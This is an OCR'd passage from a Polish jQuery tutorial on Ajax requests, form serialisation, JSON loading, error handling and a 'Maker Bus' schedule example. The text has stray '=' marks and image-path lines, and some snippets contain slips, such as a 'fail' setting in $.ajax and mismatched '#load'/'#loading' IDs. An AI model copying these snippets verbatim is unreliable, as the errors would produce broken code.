i) Strona odpowiedzialna za przetworzenie żądania (w tym samym serwerze).
ii) Dane wysyłane do serwera (w omawianym przykładzie jest to ciąg tekstowy zamówienia, ale to mogą być również dane JSON).
iii) Funkcja obsługująca dane otrzymane z serwera. W omawianym przykładzie to funkcja anonimowa.

5. Po udzieleniu odpowiedzi przez serwer wywołanie zwrotne w postaci funkcji anonimowej zajmuje się obsługą danych. W omawianym przykładzie kod funkcji powoduje pobranie elementu przedstawiającego koszulkę wybraną przez użytkownika, a następnie zastąpienie go kodem HTML otrzymanym z serwera. Odbywa się to za pomocą metody jQuery o nazwie `.html()`.

JAVASCRIPT c08/js/jq-get.js

```
1 $('#selector a').on('click', function(e) {
2  e.preventDefault();
3    var queryString = 'vote=' + event.target.id;
4    $.get('votes.php', queryString, function(data) {
5      $('#selector').html(data);
   });
});
```

HTML (Ten kod HTML jest tworzony przez kod znajdujący się w pliku JS).

```
<div class="third"><a href="vote.php?vote=gray">
  <img src="img/t-gray.png" id="gray" alt="gray" /></a></div>
<div class="third"><a href="vote.php?vote=yellow">
  <img src="img/t-yellow.png" id="yellow" alt="yellow" /></a></div>
<div class="third"><a href="vote.php?vote=green">
  <img src="img/t-green.png" id="green" alt="green" /></a></div>
```

WYNIK

Łącza prowadzące do koszulek są tworzone przez kod znajdujący się w pliku JS. Gwarantuje to ich wyświetlenie tylko wtedy, gdy przeglądarka obsługuje JavaScript (wynikowa struktura HTML została przedstawiona powyżej). Kiedy serwer udziela odpowiedzi, nie musi ona zawierać kodu HTML. Wartością zwrotną mogą być dowolnego rodzaju dane, które przeglądarka potrafi przetworzyć i wykorzystać.

WYSYŁANIE FORMULARZY SIECIOWYCH Z WYKORZYSTANIEM TECHNOLOGII AJAX

W celu wysłania danych do serwera = prawdopodobnie użyjesz metody = `.post()`. Biblioteka jQuery oferuje także metodę `.serialize()` przeznaczoną do zbierania danych = z formularza sieciowego.

WYSYŁANIE DANYCH FORMULARZA SIECIOWEGO

Metoda HTTP `POST` jest często stosowana podczas = wysyłania danych formularza sieciowego do = serwera. Posiada odpowiadającą jej funkcję — = metodę `.post()`, która pobiera trzy takie same = parametry jak metoda `.get()`:

i) nazwę pliku (w tym samym serwerze) odpowiedzialnego za przetworzenie danych formularza = sieciowego;
ii) dane formularza wysyłane do serwera;
iii) funkcję wywołania zwrotnego obsługującą = odpowiedź udzieloną przez serwer.

Na stronie po prawej możesz zobaczyć zastosowanie metody `$.post()` wraz z `.serialize()`, = co stanowi bardzo użyteczne połączenie podczas = pracy z formularzami sieciowymi. Wymienione = metody razem wysyłają dane do serwera.

POBIERANIE DANYCH FORMULARZA SIECIOWEGO

Działanie metody jQuery `.serialize()` przedstawia się następująco:

- pobranie wszystkich informacji z formularza = sieciowego;
- umieszczenie tych informacji w ciągu tekstowym, który jest gotowy do wysłania do serwera;
- zakodowanie znaków, które nie mogą być = używane w ciągu tekstowym zapytania.

Zwykle metoda ta będzie stosowana w selekcji = zawierającej element `<form>` (choć można ją = wykorzystywać także w poszczególnych elementach lub podzbiorze formularza).

Wysyła ona jedynie dane z kontrolek formularza = sieciowego oznaczonych jako *prawidłowo* = *wypełnione*, co oznacza, że nie zostaną wysłane = informacje:

- z kontrolek wyłączonych;
- z kontrolek, w których nie wybrano żadnej = opcji;
- z przycisku wysyłającego formularz.

PO STRONIE SERWERA

Kiedy strona po stronie serwera zajmuje się obsługą formularza sieciowego, można ją wykorzystać = także w następujących sytuacjach:

- Wykonane zostało zwykłe żądanie strony = internetowej (w takim przypadku wysyłana jest cała strona).
- Wykonane zostało żądanie Ajax (w takim = przypadku wysyłany może być tylko fragment strony).

Za pośrednictwem nagłówka `X-Requested-With` po stronie serwera można sprawdzić, czy żądanie = zostało wykonane w technologii Ajax.

Jeżeli wymieniony nagłówek jest ustawiony i ma = wartość `XMLHttpRequest`, to wiadomo, że żądanie = zostało wykonane w technologii Ajax.

WYSYŁANIE FORMULARZY SIECIOWYCH

1. Kiedy użytkownik wysyła = formularz sieciowy, następuje = wykonanie funkcji anonimowej.

2. Metoda `e.PreventDefault()` uniemożliwia wysłanie formularza sieciowego.

3. Za pomocą metody = `.serialize()` następuje = zebranie danych formularza, a następnie ich umieszczenie = w zmiennej `details`.

4. Metoda `$.post()` jest wywołana z użyciem trzech = parametrów:

i) adresu URL strony, do której = są przekazywane dane;

ii) danych zebranych z formularza sieciowego;

iii) funkcji wywołania zwrotnego, która wyświetli wyniki = użytkownikowi.

5. Kiedy serwer udzieli odpowiedzi, zawartość elementu, = którego atrybut `id` ma wartość = `register`, zostanie nadpisana = nową zawartością HTML = otrzymaną z serwera.

JAVASCRIPT c08/js/jq-post.js

```
1 $('#register').on('submit', function(e) {      // Po wysłaniu formularza sieciowego.
2   e.preventDefault();                          // Uniemożliwienie wysłania formularza.
3   var details = $('#register').serialize();    // Serializacja danych formularza.
4   $.post('register.php', details, function(data) {
    // Użycie metody $.post() do wysłania danych.
5     $('#register').html(data);                 // Miejsce wyświetlenia wyniku.
    });
});
```

HTML c08/jq-post.html

```
<form id="register" action="register.php" method="post">
  <h2>Rejestracja</h2>
  <label for="name">Nazwa użytkownika</label><input type="text" id="name" name="name" />
  <label for="pwd">Hasło</label><input type="password" id="pwd" name="pwd" />
  <label for="email">E-mail</label><input type="email" id="email" name="email" />
  <input type="submit" value="Dołącz" />=
</form>
```

WYNIK

Przykład ten trzeba uruchomić w serwerze WWW. = Strona znajdująca się po stronie serwera zwróci = komunikat potwierdzenia (ale nie przeprowadza = weryfikacji otrzymanych danych oraz nie wysyła = wiadomości e-mail z potwierdzeniem).

WCZYTYWANIE DANYCH JSON I OBSŁUGA BŁĘDÓW AJAX

Dane JSON można wczytać za pomocą metody `$.getJSON()`. Istnieją także metody pomagające w przetworzeniu odpowiedzi, gdy wykonanie metody zakończy się niepowodzeniem.

WCZYTANIE DANYCH JSON

Jeżeli chcesz wczytać dane JSON, do dyspozycji masz metodę o nazwie `$.getJSON()`. Jej działanie polega na pobraniu danych JSON z tego samego serwera, z którego pochodzi strona. Aby użyć JSONP, należy wykorzystać metodę `$.getScript()`.

AJAX I BŁĘDY

Czasami zdarza się, że żądanie strony internetowej zakończy się niepowodzeniem; technologia Ajax nie jest tutaj wyjątkiem. Dlatego też jQuery dostarcza dwie metody, które mogą uruchomić odpowiedni kod w zależności od wyniku wykonania żądania (sukces lub niepowodzenie). Ponadto dostępna jest jeszcze trzecia metoda, uruchamiająca kod niezależnie od wyniku wykonania żądania.

Poniżej przedstawiono przykład pokazujący te koncepcje.

SUKCES I NIEPOWODZENIE

Dostępne są trzy metody, które można łączyć po `$.get()`, `$.post()`, `$.getJSON()` oraz `$.ajax()` w celu obsłużenia sukcesu lub niepowodzenia żądania:

`.done()` — metoda zdarzenia, która jest wywoływana, gdy wykonanie żądania zakończy się powodzeniem;
`.fail()` — metoda zdarzenia, która jest wywoływana, gdy wykonanie żądania zakończy się niepowodzeniem;
`.always()` — metoda zdarzenia, która jest wywoływana po wykonaniu żądania niezależnie od jego wyniku (sukces lub niepowodzenie).

W starszych skryptach można spotkać się z użyciem metod `.success()`, `.error()` i `.complete()` zamiast wymienionych. Ich działanie jest takie samo, ale nowsze metody są preferowaną opcją, począwszy od jQuery 1.8.

JSON I BŁĘDY

1. W omawianym przykładzie = dane JSON przedstawiają = kursy wymiany walut wczytane = na stronie za pomocą funkcji = o nazwie `loadRates()`.

2. W pierwszym wierszu skryptu na stronie zostaje umieszczony element przeznaczony do = przechowywania danych.

3. Funkcja `loadRates()` jest wywoływana w ostatnim = wierszu skryptu.

4. Wewnątrz funkcji = `loadRates()` metoda `$.getJSON()` próbuje wczytać = pewne dane JSON. Po = wymienionej metodzie mamy dołączone wywołania jeszcze = trzech innych. Nie wszystkie = z nich zostaną wywołane.

5. Metoda `.done()` jest wykonana tylko wtedy, gdy pobranie = danych zakończy się sukcesem. = Zawiera funkcję anonimową = wyświetlającą kursy wymiany = i godzinę ich wyświetlenia.

6. Metoda `.fail()` jest wykonywana tylko wtedy, gdy serwer = nie może zwrócić danych. Jej = zadaniem jest wyświetlenie = użytkownikowi komunikatu = o błędzie.

7. Metoda `.always()` będzie = wykonana niezależnie od = wyniku żądania. Dodaje = przycisk odświeżenia oraz = procedurę obsługi zdarzeń = ponownie wywołującą funkcję = `loadRates()`.

JAVASCRIPT c08/js/jq-getJSON.js

```
(2) $('#exchangerates').append('<div id="rates"></div><div id="reload"></div>');

(1) function loadRates() {
(4)   $.getJSON('data/rates.json')
(5)   .done( function(data){                                  // Serwer zwraca dane.
        var d = new Date();                                   // Utworzenie obiektu daty.
        var hrs = d.getHours();                               // Określenie godziny.
        var mins = d.getMinutes();                            // Określenie minuty.
        var msg = '<h2>Kursy wymiany walut</h2>';             // Początek komunikatu.
        $.each(data, function(key, val) {      // Dodanie poszczególnych kursów wymiany.
          msg += '<div class="' + key + '">' + key + ': ' + val + '</div>';
        });
        msg += '<br>Ostatnia aktualizacja: ' + hrs + ':' + mins + '<br>';
        // Wyświetlenie uaktualnionej godziny.
        $('#rates').html(msg);                 // Umieszczenie na stronie kursów wymiany.
(6)   }).fail( function() {                    // Wystąpił błąd.=
        $('aside').append('Przepraszamy, nie można pobrać danych.');
        // Wyświetlenie komunikatu o błędzie.
(7)   }).always( function() {                  // Ta metoda zawsze jest wywoływana.
         var reload = '<a id="refresh" href="#">';
         // Dodanie łącza odświeżającego zawartość.
         reload += '<img src="img/refresh.png" alt="refresh" /></a>';
         $('#reload').html(reload);            // Dodanie łącza odświeżającego zawartość.
         $('#refresh').on('click', function(e) {
         // Dodanie procedury obsługi zdarzeń click.
           e.preventDefault();                 // Uniemożliwienie przejścia na nową stronę.
           loadRates();                        // Wywołanie funkcji loadRates().
         });
    });
  }

(3) loadRates();                               // Wywołanie funkcji loadRates().
```

WIĘKSZA KONTROLA NAD ŻĄDANIAMI AJAX

Metoda `$.ajax()` daje większą kontrolę nad żądaniami Ajax. W tle jest ona wykorzystywana w jQuery przez wszystkie metody skrótu dotyczące żądań Ajax.

W bibliotece jQuery metoda `$.ajax()` jest wykorzystywana przez inne metody pomocnicze Ajax, = które zostały dotąd omówione (pozwalają one na = znacznie prostsze wykonywanie żądań Ajax).

Metoda `$.ajax()` oferuje większą kontrolę nad = całym procesem, udostępnia ponad 30 różnych = ustawień pozwalających na kontrolę nad żądaniem Ajax. W tabeli poniżej wymieniono wybrane = ustawienia. Ustawienia te są dostarczane za = pomocą notacji literału obiektu (będzie to obiekt = ustawień).

Przykład przedstawiony na stronie po prawej = wygląda i działa podobnie jak przykład demonstrujący działanie metody `.load()` w podrozdziale = „Wczytywanie zawartości HTML na stronie z wykorzystaniem jQuery". Jednak tutaj została użyta = metoda `$.ajax()`.

- Ustawienia mogą pojawiać się w dowolnej = kolejności, o ile wykorzystują prawidłową notację literału JavaScript.
- Ustawienia mogą pobierać funkcję, która z kolei = może używać funkcji nazwanej lub anonimowej.
- Metoda `$.ajax()` nie pozwala na wczytywanie = tylko fragmentu strony. Dlatego też metoda jQuery o nazwie `.find()` jest używana do = wybrania interesującej Cię części strony.

USTAWIENIE	OPIS
`type`	Może pobierać wartość `GET` lub `POST` w zależności od metody, za pomocą której jest wykonywane żądanie: HTTP `GET` lub `POST`.
`url`	Strona, do której kierowane jest żądanie.
`data`	Dane wysyłane do serwera wraz z żądaniem.
`success`	Funkcja uruchamiana, gdy wykonanie żądania Ajax zakończy się powodzeniem; ustawienie = podobne do metody `.done()`.
`error`	Funkcja uruchamiana, gdy wykonanie żądania Ajax zakończy się niepowodzeniem; ustawienie = podobne do metody `.fail()`.
`beforeSend`	Funkcja (anonimowa lub nazwana) uruchamiana przez wykonaniem żądania Ajax. W przykładzie pokazanym na stronie po prawej służy do wyświetlenia ikony oznaczającej wczytywanie = danych.
`complete`	Funkcja wykonywana po zakończeniu żądania, niezależnie od jego stanu (sukces lub = niepowodzenie). W przykładzie pokazanym na stronie po prawej służy do usunięcia ikony oznaczającej wczytywanie danych.
`timeout`	Określa liczbę milisekund, które muszą upłynąć, zanim wystąpi zdarzenie oznaczające = niepowodzenie.

KONTROLA TECHNOLOGII AJAX

Kiedy użytkownik kliknie łącze w elemencie `<nav>`, na stronie zostaje umieszczona nowa zawartość. Jest to rozwiązanie bardzo podobne do przykładu pokazanego w podrozdziale „Wczytywanie zawartości HTML na stronie z wykorzystaniem jQuery", dotyczącego metody `.load()`, ale wymagała ona tylko jednego wiersza kodu.

1. W tym przykładzie procedura obsługi zdarzeń wywołuje metodę `$.ajax()`.

Tutaj mamy siedem ustawień zastosowanych w metodzie `$.ajax()`. Pierwsze trzy to właściwości, natomiast cztery ostatnie to funkcje anonimowe wywoływane na różnych etapach żądania Ajax.


2. Przykład ten powoduje ustawienie właściwości `timeout` nakazującej dwusekundowe oczekiwanie na odpowiedź Ajax.


3. Kod umieszcza na stronie także elementy przeznaczone do wyświetlenia wczytywanych danych. Możesz ich nie zobaczyć, jeśli żądanie zostanie obsłużone szybko. Jednak na pewno je dostrzeżesz, gdy strona jest wczytywana wolno.

4. Jeżeli wykonanie żądania Ajax zakończy się niepowodzeniem, to użytkownikowi zostanie wyświetlony komunikat o błędzie.

JAVASCRIPT — c08/js/jq-ajax.js

```
(1) $('nav a').on('click', function(e) {
      e.preventDefault();
      var url = this.href;                          // Adres URL strony do wczytania.
      var $content = $('#content');                 // Buforowanie wyboru.

      $('nav a.current').removeClass('current');    // Uaktualnienie łączy.
      $(this).addClass('current');
      $('#container').remove();                     // Usunięcie zawartości.

      $.ajax({
        type: "POST",                               // Wybór metody: GET lub POST.
        url: url,                                   // Ścieżka dostępu do pliku.
(2)     timeout: 2000,                              // Czas oczekiwania.
        beforeSend: function() {                    // Przed wykonaniem żądania Ajax.
(3)       $content.append('<div id="load">Wczytywanie</div>');  // Wczytanie komunikatu.
        },
        complete: function() {                      // Po wykonaniu żądania Ajax.
          $('#loading').remove();                   // Usunięcie komunikatu.
        },
        success: function(data) {                   // Wyświetlenie zawartości.=
          $content.html( $(data).find('#container') ).hide().fadeIn(400);
        },
        fail: function() {                          // Wyświetlenie komunikatu o błędzie.
(4)       $('#panel').html('<div class="loading">Proszę spróbować wkrótce.</div>');
        }
      });

    });
```


THE MAKER BUS
STRONA GŁÓWNA
TRASA
GADŻETY
HARMONOGRAM
Przybywajcie, przybywajcie! To autobus twórców...
SAN FRANCISCO, CA
AUSTIN, TX
NOWY JORK, NY
9:00 Zabawy z Arduino
10:00 Hacking mózgu
11:30 Wprowadzenie do świata 3D
13:00 Wydrukowany obiad
14:00 Drony
15:00 Circuit Hacking
16:30 Tworzymy przyszłość
Zabawy z Arduino
Przekonaj się, jak programować i używać Arduino! To jest łatwy w użyciu mikrokontroler wyposażony w wiele różnych czujników, wykonujący programy opracowane przez użytkowników oraz generujący dane wyjściowe i napięcie. Urządzenia Arduino są powszechnie wykorzystywane w robotyce, mechanice, a także wszelkiego rodzaju projektach elektronicznych na całym świecie. Sesja prowadzona przez Elsie Denney'a, profesjonalnego twórcę oprogramowania z dużym doświadczeniem w pracy jako artysta technik w przemyśle gier komputerowych, entuzjasta elektroniki i instruktor.



PRZYKŁAD
AJAX I JSON

W tym przykładzie wyświetlane są informacje dotyczące trzech wydarzeń. Dane pochodzą z trzech różnych źródeł.

1) Podczas wczytywania strony informacje dotyczące miejsc wydarzeń są umieszczane w kodzie HTML. Kiedy użytkownik kliknie zdarzenie w lewej kolumnie, środkowa będzie zawierać harmonogram wybranego zdarzenia.

W lewej kolumnie łącza mają atrybut `id`, którego wartość to dwuliterowy identyfikator stanu w USA, w którym będzie miało miejsce dane wydarzenie:

```
<a id="tx" href="tx.html">... Austin, TX</a>
```

2) Harmonogramy wydarzeń są przechowywane w obiekcie JSON, w zewnętrznym pliku pobranym podczas wczytywania modelu DOM. Gdy użytkownik kliknie wybraną sesję w środkowej kolumnie, jej opis pojawi się w kolumnie prawej.

W środkowej kolumnie wyświetlającej harmonogramy wydarzeń tytuł każdej sesji jest wstawiany wewnątrz łącza powodującego wyświetlenie informacji o danej sesji.

```
<a href="descriptions.html#Circuit-Hacking">
Circuit Hacking</a>
```

3) Opisy wszystkich sesji są przechowywane w pliku HTML. Poszczególne opisy sesji są wybierane za pomocą metody jQuery o nazwie `.load()` oraz selektora # przedstawionego w podrozdziale „Wczytywanie zawartości HTML na stronie z wykorzystaniem jQuery”.

W prawej kolumnie opis sesji jest pobierany z pliku HTML. Każda sesja jest przechowywana w elemencie, którego atrybut `id` zawiera tytuł sesji (wraz ze spacjami zastąpionymi łącznikami).

```
<div id="Wprowadzenie-do-modelowania-3D">
  <h3>Wprowadzenie do świata 3D</h3>
  <p>Przyjdź i przekonaj się, jak tworzyć modele 3D...</p>
</div>
```

Ponieważ łącza są dodawane i usuwane, w przykładzie użyto delegacji zdarzeń.


PRZYKŁAD
AJAX I JSON

Ten przykład wykorzystuje dane z trzech oddzielnych źródeł w celu zademonstrowania technik Ajax.

W lewej kolumnie znajdują się trzy miejsca, w których odbywają się pewne wydarzenia. Lokalizacje te są zdefiniowane w kodzie HTML dla strony zawierającej harmonogram wydarzeń. Każde wydarzenie jest łączem.

1. Kliknięcie zdarzenia powoduje wczytanie harmonogramu sesji dla danego zdarzenia. Informacje są przechowywane w pliku o nazwie *example.json*, który zostaje pobrany podczas wczytywania modelu DOM.

2. Kliknięcie sesji spowoduje wczytanie jej opisu. Opisy znajdują się w pliku *descriptions.html*, który jest wczytywany po kliknięciu tytułu sesji.



PRZYKŁAD
AJAX I JSON

HTML c08/example.html

```
<body>
  <header>
    <h1>THE MAKER BUS</h1>
    <nav>
      <a href="jq-load.html">STRONA GŁÓWNA</a>
      <a href="jq-load2.html">TRASA</a>
      <a href="jq-load3.html">GADŻETY</a>
      <a href="example.html" class="current">HARMONOGRAM</a>
    </nav>
  </header>
  <section id="content">
    <div id="container">
      <div class="third">
        <div id="event">
          <a id="ca" href="ca.html">
            <img src="img/map-ca.png" alt="SF, CA" />San Francisco, CA</a>
          <a id="tx" href="tx.html">
            <img src="img/map-tx.png" alt="Austin, TX" />Austin, TX</a>
          <a id="ny" href="ny.html">
            <img src="img/map-ny.png" alt="New York, NY" />Nowy Jork, NY</a>
        </div>
      </div>
      <div class="third">
        <div id="sessions">Wybierz wydarzenie w lewej kolumnie</div>
      </div>
      <div class="third">
        <div id="details">Informacje szczegółowe</div>
      </div>
    </div><!-- #container -->
  </section><!-- #content -->
  <script src="js/jquery-1.11.0.min.js"></script>
  <script src="js/example.js"></script>
</body>
```

W powyższym listingu znajduje się kod HTML strony. Na stronie mamy nagłówek oraz trzy kolumny. Wczytanie dwóch skryptów odbywa się przed znacznikiem zamykającym </body>.

Lewa kolumna: lista wydarzeń.
Środkowa kolumna: harmonogram sesji danego wydarzenia.
Prawa kolumna: opisy poszczególnych sesji.

PRZYKŁAD
AJAX I JSON

c08/data/example.json — JAVASCRIPT

```
{
    "CA": [
        {
            "time": "09.00",
            "title": "Wprowadzenie do świata 3D"
        },
        {
            "time": "10.00",
            "title": "Circuit Hacking"
        },
        {
            "time": "11.30",
            "title": "Zabawy z Arduino"
        }...
```

c08/descriptions.html — HTML

```
<div id="Wprowadzenie-do-modelowania-3D">
  <h3>Wprowadzenie do świata 3D</h3>
  <p>Przyjdź i przekonaj się, jak tworzyć modele 3D, które następnie...</p>
</div>
<div id="Circuit-Hacking">
  <h3>Circuit Hacking</h3>
  <p>W Electro-Tent będziesz mógł zobaczyć, jak...</p>
</div>
<div id="Zabawy-z-Arduino">
  <h3>Zabawy z Arduino</h3>
  <p>Przekonaj się, jak programować i używać Arduino! To jest łatwy...</p>
</div>
```

Kiedy skrypt zostaje uruchomiony, funkcja `loadTimetable()` wczytuje z pliku JSON o nazwie *example.json* harmonogramy wszystkich trzech wydarzeń. Dane są buforowane w zmiennej `times`.

